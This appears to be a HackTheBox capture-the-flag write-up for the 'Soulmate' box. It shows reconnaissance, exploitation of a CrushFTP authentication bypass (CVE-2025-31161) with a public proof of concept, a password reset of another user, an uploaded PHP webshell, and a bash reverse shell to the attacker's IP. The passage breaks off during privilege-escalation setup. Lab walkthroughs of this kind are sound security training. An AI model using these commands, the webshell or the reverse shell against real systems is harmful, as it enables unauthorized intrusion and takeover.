Soulmate – HackTheBox Link to heading
- OS: Linux
- Difficulty: Easy
- Platform: HackTheBox

Summary Link to heading
“Soulmate” is an Easy box from HackTheBox platform. The victim machine is running a web server that has a vhost running CrushFTP. This software is vulnerable to CVE-2025-31161, an Authentication Bypass vulnerability that allows to create users in the application. Using this vulnerability we gain access to the application, reset the credentials for another user in the application and upload a webshell that allow us to gain initial access to the victim machine. Once inside, we can see an Erlang script that contain credentials for a user in the victim machine, gaining access as this user using SSH service. The victim machine is running an internal SSH service as root using a shell called Eshell. We can then execute commands as root, compromising the machine.
User Link to heading
We start with an Nmap scan looking for open TCP ports:
❯ sudo nmap -sS -p- --open --min-rate=5000 -n -Pn -vvv 10.129.79.116
We only find 2 ports open: 22 SSH and 80 HTTP.
We apply some recognition scans over these ports using -sVC flag from Nmap:
❯ sudo nmap -sVC -p22,80 10.129.79.116

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 15:30 -03
Nmap scan report for 10.129.79.116
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.78 seconds
From the output we can see that port 80 HTTP is redirecting to http://soulmate.htb site.
Therefore, add this domain to our /etc/hosts file along with the IP address executing in a terminal:
❯ echo '10.129.79.116 soulmate.htb' | sudo tee -a /etc/hosts
Where 10.129.79.116 is the victim IP address.
Once added, we can use WhatWeb against the target site to check technologies being applied by the web server:
❯ whatweb -a 3 http://soulmate.htb

http://soulmate.htb [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[hello@soulmate.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.79.116], Script, Title[Soulmate - Find Your Perfect Match], nginx[1.18.0]
The output just shows that the web server is running on Nginx.
We can visit the website http://soulmate.htb. We can see a website about a dating application:

If we click on Start Your Journey or Get Started, they both redirect to /register.php page. We can then guess this page is also using PHP to function. We can create an account and log in with the created account. We can see now:

But nothing useful for the moment.
We can then search for vhosts, attempting to obtain subdomain for the site, using a tool such as ffuf:
❯ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://soulmate.htb/ -H 'Host: FUZZ.soulmate.htb' -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 528ms]
:: Progress: [4989/4989] :: Job [1/1] :: 125 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
We get a subdomain: ftp.soulmate.htb.
Add this new domain to our /etc/hosts file, so now this file looks like:
❯ tail -1 /etc/hosts

10.129.79.116 soulmate.htb ftp.soulmate.htb
If we now visit http://ftp.soulmate.htb we can see:

It is running CrushFTP:
CrushFTP is a powerful, enterprise-grade file transfer server that runs on multiple platforms (Windows, macOS, Linux) and supports various protocols like File Transfer Protocol|FTP, SFTP, FTPS, HTTPs, and WebDAV. It provides robust security features, including encryption, automated ban lists, and user role management, along with tools for monitoring, automation, and high-speed, in-stream compressed file transfers called ZipStreaming.In summary, it is a multi-protocol file transfer service.
We can go to MITRE CVE searcher and search for CrushFTP. We find a vulnerability labeled as CVE-2025-31161 that allows an Authorization Bypass. Searching for Proof of Concept for this exploit we find this Github repository. It provides a Python script that creates a new crushadmin user (user with privileges). We can clone this tool and test if it works against the target site:
❯ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git -q

❯ cd CVE-2025-31161

❯ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user 'gunzf0x' --password 'gunzf0x123'

[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: gunzf0x
   [*] Password: gunzf0x123.
Apparently it worked.

Now we can go to http://ftp.soulmate.htb and put our credentials there. They are valid and we are in:
If we click on Admin tab at the top left side, and then on User Manage we can see:


Besides our created user (gunzf0x) and the default crushadmin user, we have another 2 users: ben and jenna.
We can see a password field for this user:
A trick I tried was searching into the front-end code, and change the type that is not showing the password from password to text. However, this does not shows the password, just a random text:

This time it did not work.
However, there is a Generate Random Password button. If we click on it, it generates -as expected- a random password. But it also offers the option to use the generated password with a Use this button. We are then changing the password for ben user with this action:

Click on Use this and Save at the bottom part of the page, logout from the current session and attempt to log in as ben user using the changed password. It works and now we are in as ben user:

There is a webProd directory. To see if we can put PHP files there and they are interpreted by the web server, create a simple PHP file and assign it execution permissions:
❯ echo "<?php system('id'); ?>" > test.php

❯ chmod +x test.php
Go to the CrushFTP page, click on Upload and pass the generated file:

and check if the uploaded file interprets PHP. We can easily do this with cURL:
❯ curl -s http://soulmate.htb/test.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)
It does. The server is interpreting PHP code and we have command execution.
Therefore, create a simple webshell and upload it to the victim web server. Create the file:
❯ echo '<?php system($_GET["cmd"]); ?>' > shell.php

❯ chmod +x shell.php
Upload it as we done previously. Check again if it works:
❯ curl -s -X GET -G http://soulmate.htb/shell.php --data-urlencode 'cmd=id'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Our webshell works.
Start a listener with netcat on port 443 to get ready to get a reverse shell:
❯ nc -lvnp 443
listening on [any] 443 ...
and use the webshell to send us a reverse shell:
❯ curl -s -X GET -G http://soulmate.htb/shell.php --data-urlencode 'cmd=/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.16.80/443 0>&1"'
We get a shell as www-data user:
❯ nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.16.80] from (UNKNOWN) [10.129.79.116] 60264
bash: cannot set terminal process group (1147): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$
We only have the user ben in this machine:
www-data@soulmate:~/soulmate.htb/public$ cat /etc/passwd | grep sh$

root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:,,,:/home/ben:/bin/bash
To search if there are any tasks running in the victim machine we can upload pspy (which can be downloaded from its Github repository). To pass the binary we will expose the pspy64 binary in a temporal Python HTTP server on port 8080:
❯ ls -la && python3 -m http.server 8000

total 3052
drwxrwxr-x 3 gunzf0x gunzf0x    4096 Sep  8 17:06 .
drwxrwxr-x 5 gunzf0x gunzf0x    4096 Sep  8 15:13 ..
drwxrwxr-x 3 gunzf0x gunzf0x    4096 Sep  8 16:31 CVE-2025-31161
-rw-r--r-- 1 gunzf0x gunzf0x 3104768 Sep  8 17:06 pspy64
-rwxrwxr-x 1 gunzf0x gunzf0x      31 Sep  8 16:34 shell.php
